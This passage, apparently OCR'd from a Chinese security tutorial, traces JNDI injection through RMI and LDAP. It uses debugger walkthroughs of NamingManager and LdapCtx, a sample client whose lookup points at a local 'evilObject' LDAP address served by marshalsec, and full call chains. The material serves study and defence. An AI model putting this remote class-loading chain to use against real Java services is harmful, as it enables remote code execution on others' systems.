
5.1.2. 过程分析

在`JNDIClient.java`文件中的`GenericURLContext#lookup`方法处下断点.


跟进GenericURLContext#lookup方法, 会进一步调用RegistryContext#lookup方法.

```
public Object lookup(String var1) throws NamingException {   var1: "rmi://127.0.0.1:1099/reference"
    ResolveResult var2 = this.getRootURLContext(var1, this.myEnv);   var1: "rmi://127.0.0.1:1099/reference"
    Context var3 = (Context)var2.getResolvedObj();   var3 (slot_3): RegistryContext@707

    Object var4;
    try {
        var4 = var3.lookup(var2.getRemainingName());   var2 (slot_2): ResolveResult@706    var3 (slot_3): R
    } finally {
        var3.close();
    }

    return var4;
}
```


跟进RegistryContext#lookup方法, 这里通过调用this.registry.lookup获取到了ReferenceWrapper_Stub对象, 并与reference一起传入了this.decodeObject方法.



跟进RegistryContext#decodeObject方法, 检测var1是否是RemoteReference的实例, 是的话则通过getReference方法获取Reference对象.




继续跟进NamingManager#getObjectInstance, 调用getObjectFactoryFromReference方法, 如果本地存在需要获取的类, 则会使用在本地直接获取; 如果本地不存在并且可以从远程获取到该类, 则会远程加载类. 获取到类之后, 会在return返回语句中调用newInstance方法, 会触发类的构造方法. 由于我们把恶意语句写在了构造方法处, 因此在这里会被触发执行.




```
public static Object                                                    阅读器模式
    getObjectInstance(Object refInfo, Name name, Context nameCtx,   refInfo: "Reference Class Name: evil
                      Hashtable<?,?> environment)   environment:  size = 0
    throws Exception
{

    ObjectFactory factory;

    // Use builder if installed
    ObjectFactoryBuilder builder = getObjectFactoryBuilder();
    if (builder != null) {
        // builder must return non-null factory
        factory = builder.createObjectFactory(refInfo, environment);
        return factory.getObjectInstance(refInfo, name, nameCtx,   name: "reference"    nameCtx: Registry
            environment);   environment:  size = 0
    }

    // Use reference if possible
    Reference ref = null;
    if (refInfo instanceof Reference) {...} else if (refInfo instanceof Referenceable) {
        ref = ((Referenceable)(refInfo)).getReference();   refInfo: "Reference Class Name: evilObject\n"
    }

    Object answer;

    if (ref != null) {
        String f = ref.getFactoryClassName();
        if (f != null) {
            // if reference identifies a factory, use exclusively

            factory = getObjectFactoryFromReference(ref, f);
            if (factory != null) {
                return factory.getObjectInstance(ref, name, nameCtx,
```

```
/** Retrieves the ObjectFactory for the object identified by a reference, ...*/
static ObjectFactory getObjectFactoryFromReference(
    Reference ref, String factoryName)   ref: "Reference Class Name: evilObject\n"    factoryName: "evilObje
    throws IllegalAccessException,
    InstantiationException,
    MalformedURLException {
    Class<?> clas = null;   clas (slot_2): "class evilObject"

    // Try to use current class loader
    try {
         clas = helper.loadClass(factoryName);
    } catch (ClassNotFoundException e) {
        //...
    }
    //...
    String codebase;   codebase (slot_3): null
    if (clas == null &&
            (codebase = ref.getFactoryClassLocation()) != null) {   ref: "Reference Class Name: evilObject\n
        try {
            clas = helper.loadClass(factoryName, codebase);   factoryName: "evilObject"    codebase (slot_3)
        } catch (ClassNotFoundException e) {
        }
    }

    return (clas != null) ? (ObjectFactory) clas.newInstance() : null;   clas (slot_2): "class evilObject"
}
```



5.1.3. 调用链

```
getObjectFactoryFromReference(Reference, String):163, NamingManager
(javax.naming.spi), NamingManager.java
getObjectInstance(Object, Name, Context, Hashtable):319, NamingManager
(javax.naming.spi), NamingManager.java
decodeObject(Remote, Name):464, RegistryContext
(com.sun.jndi.rmi.registry), RegistryContext.java
lookup(Name):124, RegistryContext (com.sun.jndi.rmi.registry),
RegistryContext.java
lookup(String):205, GenericURLContext (com.sun.jndi.toolkit.url),
GenericURLContext.java
lookup(String):417, InitialContext (javax.naming), InitialContext.java
main(String[]):17, JNDIClient (jndi_test1), JNDIClient.java
```




5.2. LDAP

LDAP服务只是把协议名改成ldap即可, 分析过程和RMI类似.

5.2.1. 示例代码

- JNDIClient


```java
package org.h3rmesk1t.jndi.LDAPAttack;

import javax.naming.InitialContext;
import javax.naming.NamingException;

/**
 * @Author: H3rmesk1t
 * @Data: 2022/2/7 7:03 上午
 */
public class JNDIClient {

    public static void main(String[] args) throws NamingException {

        new InitialContext().lookup("ldap://127.0.0.1:6666/evilObject");
    }
}
```




5.2.2. 过程分析

这里利用marshalsec起一个LDAP服务, 同样将断点下在lookup处. 之前的步骤和RMI一样, 这里直接分析后面不同的地方.


跟进GenericURLContext#lookup方法, 进一步调用PartialCompositeContext#lookup方法, 在for循环的条件中先调用ComponentContext#p_lookup方法.



跟进ComponentContext#p_lookup方法, 由于var4.getStatus()的值为2, 因此进一步调用LdapCtx#c_lookup方法.



跟进LdapCtx#c_lookup方法, 和之前分析RMI的过程一样, 跟进Obj#decodeObject方法, 在该方法中存在几种序列化数据的处理, 详细可见安全客上的这篇文章JNDI with LDAP.



回到上一步, 跟进`DirectoryManager#getObjectInstance`方法, 再调用`getObjectFactoryFromReference`方法, 之后和`RMI`中一样的操作了, 判断本地是否存在需要获取的类, 不存在则远程加载, 在`return`返回语句中调用`newInstance`方法, 会触发类的构造方法, 从而来执行`exploit`.

```
public static Object
    getObjectInstance(Object refInfo, Name name, Context nameCtx,
                      Hashtable<?,?> environment, Attributes attrs)
    throws Exception {

        ObjectFactory factory;

        ObjectFactoryBuilder builder = getObjectFactoryBuilder();
        if (builder != null) {...}

        // use reference if possible
        Reference ref = null;
        if (refInfo instanceof Reference) {...} else if (refInfo instanceof Referenceable) {...}

        Object answer;

        if (ref != null) {
            String f = ref.getFactoryClassName();
            if (f != null) {
                // if reference identifies a factory, use exclusively

                factory = getObjectFactoryFromReference(ref, f);
                if (factory instanceof DirObjectFactory) {
                    return ((DirObjectFactory)factory).getObjectInstance(
                        ref, name, nameCtx, environment, attrs);
                } else if (factory != null) {...}
                //...
                return refInfo;
```


5.2.3. 调用链

```
getObjectFactoryFromReference(Reference, String):142, NamingManager
(javax.naming.spi), NamingManager.java
getObjectInstance(Object, Name, Context, Hashtable, Attributes):189,
DirectoryManager (javax.naming.spi), DirectoryManager.java
c_lookup(Name, Continuation):1085, LdapCtx (com.sun.jndi.ldap),
LdapCtx.java
p_lookup(Name, Continuation):542, ComponentContext
(com.sun.jndi.toolkit.ctx), ComponentContext.java
lookup(Name):177, PartialCompositeContext (com.sun.jndi.toolkit.ctx),
PartialCompositeContext.java
lookup(String):205, GenericURLContext (com.sun.jndi.toolkit.url),
GenericURLContext.java
lookup(String):94, ldapURLContext (com.sun.jndi.url.ldap),
ldapURLContext.java
lookup(String):417, InitialContext (javax.naming), InitialContext.java
main(String[]):14, JNDIClient (jndi_test1), JNDIClient.java
```

```
